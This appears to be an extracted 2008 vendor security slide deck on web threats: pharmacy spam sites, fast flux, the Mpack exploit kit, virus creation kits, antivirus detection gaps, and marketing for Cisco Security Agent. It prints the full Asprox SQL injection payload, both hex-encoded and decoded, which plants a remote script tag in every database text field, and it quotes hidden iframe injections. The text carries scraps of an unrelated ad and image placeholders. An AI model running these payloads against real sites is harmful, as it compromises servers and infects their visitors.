<b>BONUS</b>		✓	Often a slow PC or crashes are not only due to spyware but also a cluttered registry. This free scan weeds out the junk.	High / High 97%	Very Easy	The simplest and easiest to use registry cleaner we've found. Great interface and very in-depth scan. Really improves PC performance.	9.5 / 10 <b>Good</b> ★★★★	<a href="#">Go</a>

# #1 Website – My Canadian Pharmacy



## CONTACT US

### Main Office (headquarters)

Pharmacy Corp.  
1592 Wilson Avenue,  
Toronto, ON M3L 1A6

**Dr. Jack Poppins** studied reanimatology at Ontario Medical State University in 1969. He worked as a reanimator in the private clinic, White Ribbon, in Ontario until 1990. He became one of the founders of the famous Jack Poppins clinic, specializing in brain surgery in 1991. In 1992, he completed his Ph.D. on Alzheimer's disease. He is one of the founders of CIPA (Canadian International Pharmacy Association). Over the years, Dr. Poppins has been an Associate Professor of Emergency Medicine at the University of British Columbia, Director of Professional Programs for the Justice Institute of British Columbia [Paramedic Academy], and has also been involved in many Phase 3 studies looking at the safety and therapeutic effects of a variety of medications and therapies. He is married and has two sons.



# The Real My Canadian Pharmacy Office

**1592 Wilson Avenue  
Toronto, ON M3L 1A6**



# Deception Twenty Ways

- 18 more fraudulent elements including
  - Fake certificate
  - “All orders are received via a secure server”—no HTTPS
  - Fake Verisign logo
  - Fake BBB logo
  - Fake pharmacy checker rating
  - Fake Canadian International Pharmacy (CIPA) license number
  - Fake “Verified by Visa” logo





## 2. What's on that Web Page

```
view-source: Source of: http://www.zenvendetta.com/ironport/ - Mozilla Firefox
File Edit View Help

<HTML>
<TITLE>A picture for you</TITLE>

<FONT SIZE=3D2 FACE=3D"Arial">Take a look at this picture.</FONT>


<P>
<IMG SRC=http://www.zenvendetta.com/ironport/soccer.jpg>
</HTML>
```

Web site HTML source code

HTML in web page includes text

HTML includes link to jpg image

Take a look at this picture.



Summary:  
Initial web page object  
indicates other  
objects to be fetched  
to complete page

# Web pages include many objects

- Web pages usually consist of MANY objects
- HTML on page indicates objects to be fetched – from any server
- Each of these objects is retrieved with separate HTTP transaction



# Redirection

- Browse spamvertized domain

kxbkhs.lztalsole.com

- What website do you see?

r2.rx-shop.biz

“Pharma Shop”

- Web site redirection

## Other Issues

- URL and URL obfuscation
- DNS and hosts file

```
http://kxbkhs.lztalsole.com/
```

```
GET / HTTP/1.1
```

```
Host: kxbkhs.lztalsole.com
```

```
>> HTTP/1.x 302 Moved Temporarily
```

```
>> Location: http://r2.rx-shop.biz
```

```
http://r2.rx-shop.biz/images/bot_01.gif
```

```
GET /images/bot_01.gif HTTP/1.1
```

```
Host: r2.rx-shop.biz
```

```
>> HTTP/1.x 200 OK
```

# MyCanadianPharmacy Example

## 1. Registered domain **bigamousetract.info**

Registered with 1-877namebid.com

Registered by Tobyann Ellis in Longview, WA

+68 phone number, dublin.com email

## 2. DNS servers

'NS' Records point to DNS servers in **Taiwan, Spain, US, Brazil**

'A' Record for web server points to **Korean Telecom IP**

## 3. Web server

**bigamousetract.info** server on Korean Telecom network

Web site images from **Brazil, Slovenia, France, Greece, Netherlands**

Spammers obfuscate web site connection using redirectors, framing, scripting, zombie proxies

## 4. Using “**Fast Flux**”

Location of web and DNS servers changing every five minutes

### 3. Web Browser Ecosystem Vulnerable

# Web Browser Ecosystem Vulnerable

SANS Top 20 2007 Security Risks

<http://www.sans.org/top20/#c1>

- IE and Firefox vulnerable

“...**hundreds of vulnerabilities in ActiveX controls** installed by software vendors have been discovered.”


- Media Players & Browser Helper Objects (BHO)

RealPlayer, iTunes, Flash, Quicktime, Windows Media

Explosion of BHOs and third-party plug-ins

Plug-ins are installed (semi) transparently by website. Users unaware an at-risk helper object or plug-in is installed ... introducing more avenues for hackers to exploit users visiting malicious web sites.

# Mpack: 29.86% Infection Rate in Spain

Country	Traff	Loads	Efficiency
 ES - Spain	13218	3947	29.86




## 4. Malware Defeats Anti-Virus Signatures

# Malware Is on the Rise

## UNIQUE SAMPLES OF MALICIOUS PROGRAMS

Number of unique samples



SOURCE: AV-Test

**# of unique Malware samples in 2006: 972K**  
**# of unique Malware samples in 2007: 5.5M**



**500% increase in 12 Months**

# Virus Sophistication Beats AV

- 182 virus tools at VX Heavens website vx.netlux.org  
Example: NGVCK (Next Generation Virus Creation Kit)
- Poly/Metamorphic tools create random variants
- Viruses download fresh copy every 24 hours
- Viruses use buddy program to reinstall virus if disinfected

**VX Heavens**  
[Home](#)

**Virus Creation Tools (182)**  
**Page:** [\[0\]](#)[\[1\]](#)[\[2\]](#)[\[3\]](#)[\[4\]](#)[\[5\]](#)[\[6\]](#)[\[7\]](#)[\[8\]](#)[\[9\]](#)  
["INVICTUS" VX Library](#)  
[\\$MOOTHiE::s Macro Virus Creator 2000](#)  
[Access Macro Generator](#)  
[Acid Flowing Trojan Generator](#)  
[Advanced Batch Mutator](#)  
[Advanced Steam Trojan Generator](#)


[<<prev](#) [index](#) [next>>](#)

**A Quick & Easy Trojan Developing System**

**Author:** Walt DiZnEy

Author's notes: EasyTrojan is a program that enables \*ANYONE\* to write Ready To Run-Trojan Horses, using a very-easy-to-learn Trojan-Writing-Code. EasyTrojan is not intended to replace "real" programming in the developing of Trojan Horses, but it offers an invaluable help to those who don't know anything about computer languages and want to make Trojans, and also to programmers who are in a hurry and need a Quick-Ready-To-Run Trojan!

**Download**

Filename	Size	Desc	Date	MD5
 easyt110.zip	23047	[QETDS 1.10]	Dec 1993	a9ca972000641088562807abe152a88c


# 30% Mpack Trojan detection

Antivirus	Version	Last Update	Result
AhnLab-V3	2007.7.21.0	2007.07.23	no virus found
AntiVir	7.4.0.44	2007.07.23	TR/Agent.132312
Authentium	4.93.8	2007.07.20	no virus found
Avast	4.7.997.0	2007.07.22	no virus found
AVG	7.5.0.476	2007.07.22	Obfustat.ANY
BitDefender	7.2	2007.07.23	no virus found
CAT-QuickHeal	9.00	2007.07.23	(Suspicious) - DNAScan
ClamAV	devel-20070416	2007.07.23	no virus found
DrWeb	4.33	2007.07.23	no virus found
eSafe	7.0.15.0	2007.07.22	Suspicious Trojan/Worm
eTrust-Vet	31.1.5002	2007.07.23	no virus found
Ewido	4.0	2007.07.23	no virus found
FileAdvisor	1	2007.07.23	no virus found
Fortinet	2.91.0.0	2007.07.23	no virus found
F-Prot	4.3.2.40	2007.07.20	no virus found
F-Secure	6.70.13030.0	2007.07.23	no virus found
Ikarus	T3.1.1.8	2007.07.23	Trojan-Downloader.Win32
Kaspersky	4.0.2.24	2007.07.23	no virus found
McAfee	5079	2007.07.20	no virus found
Microsoft	1.2704	2007.07.23	no virus found
NOD32v2	2414	2007.07.23	no virus found
Norman	5.80.02	2007.07.23	no virus found
Panda	9.0.0.4	2007.07.23	Suspicious file
Sophos	4.19.0	2007.07.17	Mal/EncPk-T
Sunbelt	2.2.907.0	2007.07.21	VIPRE.Suspicious
Symantec	10	2007.07.23	no virus found
TheHacker	6.1.7.152	2007.07.23	no virus found
VDA32	3.12.2.1	2007.07.23	no virus found
VirusBuster	4.3.26.9	2007.07.22	no virus found
Webwasher-Gateway	6.0.1	2007.07.23	Trojan.Agent.132312

Source: VirusTotal scan of Mpack malware

# Cisco Security Agent

*Always Vigilant Comprehensive Endpoint Security*



**Laptop – Desktop Protection**



**Server Protection**



**POS Protection**

**SINGLE INTEGRATED AGENT AND MANAGEMENT**

# Intrusion Prevention

## *“Zero Update” Track Record*

- CSA has a proven track record of stopping brand new exploits, botnets, targeted attacks, worms, and viruses over past 7 years:

2001 – Code Red, Nimda (all 5 exploits), Pentagone (Gonner)

2002 – Sircam, Debplot, SQL Snake, Bugbear,

2003 – SQL Slammer, So Big, Blaster/Welchia, Fizzer

2004 – MyDoom, Bagle, Sasser, JPEG browser exploit (MS04-028), RPC-DCOM exploit (MS03-039), Buffer Overflow in Workstation service (MS03-049)

2005 – Internet Explorer Command Execution Vulnerability, Zotob

2006 – USB Hacksaw, IE VML exploit, WMF, IE Textrange, RDS Dataspace

2007 – Rinbot, Storm Trojan, Big Yellow, Word(MS07-014), MS ANI 0Day, MS DNS 0Day

***No signatures, or configuration updates required***

# What do Cisco Customers say

## About Always Vigilant Endpoint Protection?



### SIEMENS

**"Cisco Security Agent allows us to not have to rush to do testing of a new patch and not to worry about a new virus.** We don't expect to stop doing patching and updating—it's just the piece of mind of knowing that we are protected while we're doing patching."

*Kathy Taylor, Information Security Officer, Siemens Energy & Automation*



### COLUMBUS STATE UNIVERSITY

"When our networks were brought down, we spent a lot of hours trying to get them back up. **So far, we've had zero problems on servers that are protected by Cisco Security Agents—no penetrations or compromises.** Cisco Security Agent has provided 100 percent protection. I would definitely recommend it to anyone—and I do."

*Mack Ragan Senior System Support Specialist, Columbia State University*



### Westinghouse

"In May, we saw a day-zero virus that was morphing twice a day. We were right on the forefront of the attack. We could see these things hitting, but they weren't bringing us down, because Cisco Security Agent was stopping them."

**"We can't shorten the testing process for new patches, but if I didn't have Cisco Security Agent on all our PCs, I'd be sweating bullets during that process."**

*Thomas Moser, Manager of Information Technology Services, Westinghouse Electric Company*

## 5. Web Servers Vulnerable



# Attack Vector: Vulnerable Web Servers

SANS Top 20 2007 Security Risks

<http://www.sans.org/top20/#c1>

“Web application vulnerabilities in open-source as well as custom-built applications account for almost half the total number of vulnerabilities being discovered in the past year. These vulnerabilities are being exploited widely to convert trusted web sites into malicious servers serving client-side exploits and phishing scams.”

# Real-World SQL Injection

## HTTP Post made to thousands of web servers

2007-12-30 18:22:46 POST /crappyoutsourcedCMS.asp;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST

(0 × 4400450043004C0041005200450020004000540020007600610072006300680061007200280032003500350029002C0040004300200076006100720063006800610072002800320035003500290020004400450043004C0041005200450020005400610062006C0065005F0043007500720073006F007200200043005500520053004F005200200046004F0052002000730065006C00650063007400200061002E006E0061006D0065002C0062002E006E0061006D0065002000660072006F006D0020007300790073006F0062006A006500630074007300200061002C0073007900730063006F006C0075006D006E00730020006200200077006800650072006500200061002E00690064003D0062002E0069006400200061006E006400200061002E00780074007900700065003D00270075002700200061006E0064002000280062002E00780074007900700065003D003900390020006F007200200062002E00780074007900700065003D003300350020006F007200200062002E00780074007900700065003D0032003300310020006F007200200062002E00780074007900700065003D00310036003700290020004F00500045004E0020005400610062006C0065005F0043007500720073006F00720020004600450054004300480020004E004500580054002000460052004F004D00200020005400610062006C0065005F0043007500720073006F007200200049004E0054004F002000400054002C004000430020005700480049004C004500280040004000460045005400430048005F005300540041005400550053003D0030002900200042004500470049004E00200065007800650063002800270075007000640061007400650020005B0027002B00400054002B0027005D00200073006500740020005B0027002B00400043002B0027005D003D0072007400720069006D00280063006F006E007600650072007400280076006100720063006800610072002C005B0027002B00400043002B0027005D00290029002B00270027003C0073006300720069007000740020007300720063003D0068007400740070003A002F002F0063002E007500630038003000310030002E0063006F006D002F0030002E006A0073003E003C002F007300630072006900700074003E0027002700270029004600450054004300480020004E004500580054002000460052004F004D00200020005400610062006C0065005F0043007500720073006F007200200049004E0054004F002000400054002C0040004300200045004E004400200043004C004F005300450020005400610062006C0065005F0043007500720073006F00720020004400450041004C004C004F00430041005400450020005400610062006C0065005F0043007500720073006F007200%20AS%20NVARCHAR(4000));

EXEC(@S);-178|80040e14|Unclosed\_quotation\_mark\_before\_the\_character\_string\_'G;DECLARE\_@S\_NVARCHAR(4000);

SET\_@S=CAST(0 × 4400450043004C0041005200450020004000540020007600610072006300680061007200280032003500350029002C004000430020007600610072002800320035003500290020004400450043004C0041005200450020005400610062006C0065005F0043007500720073006F007200200043005500520053004F005200200046004F0052002000730065006C00650063007400200061002E006E0061006D0065002C0062002E006E0061006D0065002000660072006F006D0020007300790073006F0062006A006500630074007300200061002C0073007900730063006F006C0075006D006E00730020006200200077006800650072006500200061002E00690064003D0062002E0069006400200061006E0064002000280062002E00780074007900700065003D003900390020006F007200200062002E00780074007900700065003D003300350020006F007200200062002E00780074007900700065003D0032003300310020006F007200200062002E00780074007900700065003D00310036003700290020004F00500045004E0020005400610062006C0065005F0043007500720073006F00720020004600450054004300480020004E004500580054002000460052004F004D00200020005400610062006C0065005F0043007500720073006F007200200049004E0054004F002000400054002C004000430020005700480049004C004500280040004000460045005400430048005F005300540041005400550053003D0030002900200042004500470049004E00200065007800650063002800270075007000640061007400650020005B0027002B00400054002B0027005D00200073006500740020005B0027002B00400043002B0027005D003D0072007400720069006D00280063006F006E007600650072007400280076006100720063006800610072002C005B0027002B00400043002B0027005D00290029002B00270027003C0073006300720069007000740020007300720063003D0068007400740070003A002F002F0063002E007500630038003000310030002E0063006F006D002F0030002E006A0073003E003C002F007300630072006900700074003E0027002700270029004600450054004300480020004E004500580054002000460052004F004D00200020005400610062006C0065005F0043007500720073006F007200200049004E0054004F002000400054002C0040004300200045004E004400200043004C004F005300450020005400610062006C0065005F0043007500720073006F00720020004400450041004C004C004F00430041005400450020005400610062006C0065005F0043007500720073006F007200%20AS%20NVARCHAR(4000));

# SQL Injection Decoded

## Decoding 'CAST' values

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name
from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+'<script src=http://c.uc8010.com/0.js></script>')FETCH NEXT
FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor DECLARE @T
varchar(255),@C
```


A successful attack inserts

**<script src=http://?.uc8010.com/0.js></script>**  
into varchar and text fields in SQL database


# Attack on BusinessWeek.com

## Asprox Botnet in Action

- Asprox botnet is refined, smart and sophisticated
- SQL Injection inserted malicious IFrames
- Hundreds of pages on the Business Week site were affected




# Minnesotahomefinance.com web site



Loading  
aarmrgdxrv.com

# What's really happening

- Minnesotahomefinance.com registered at Godaddy june, 2005
- 209.51.132.218, Global Net Access in NY, with 312 domains



- Browser fetches IFRAME & loads PHP from aarmrgdxrv.com
- 85.255.121.195, Ukrtelegroup Ltd in Ukraine, with 15 domains
- Ukrtelegroup is part of RBN (Russian Business Network)
  - Other domains match the pattern; e.g. adtctqypoa.com...
- aarmrgdxrv.com registered at BIZCN.COM, INC.
  - Spamvertized domain ranking: #18 by volume, #11 by % bad

## lespecialisteenlitterie.fr has 77.221.13.188 iFrame

**LE SPECIALISTE EN LITERIE**



```
<iframe width="1" height="1" style="visibility: hidden;" src="http://url">
<script>
<script>
  1 window.status='Done';document.write('<iframe name=b8735a2d74 src=\'http://77.221.133.188/
</script>
<iframe width="234" height="471" style="display: none;" src="http://77.221.133.188/.if/go.html?1
<html>
</iframe>
```

# www.ifg.aesconweb.de/forum/index.php





Forum Index"  
vspace="1" />

[FAQ](#) [Search](#) [Memberlist](#) [Usergroups](#) [Register](#)  
[Profile](#) [Log in to check your private messages](#) [Log in](#)

The time now is Fri Jun 13, 2008 2:55 am  
**Forum Index**

